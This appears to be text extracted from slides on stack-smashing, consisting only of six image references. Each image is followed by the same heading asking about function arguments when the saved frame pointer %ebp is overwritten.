
# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




# ARGUMENTS WHEN WE ARE SMASHING %EBP?



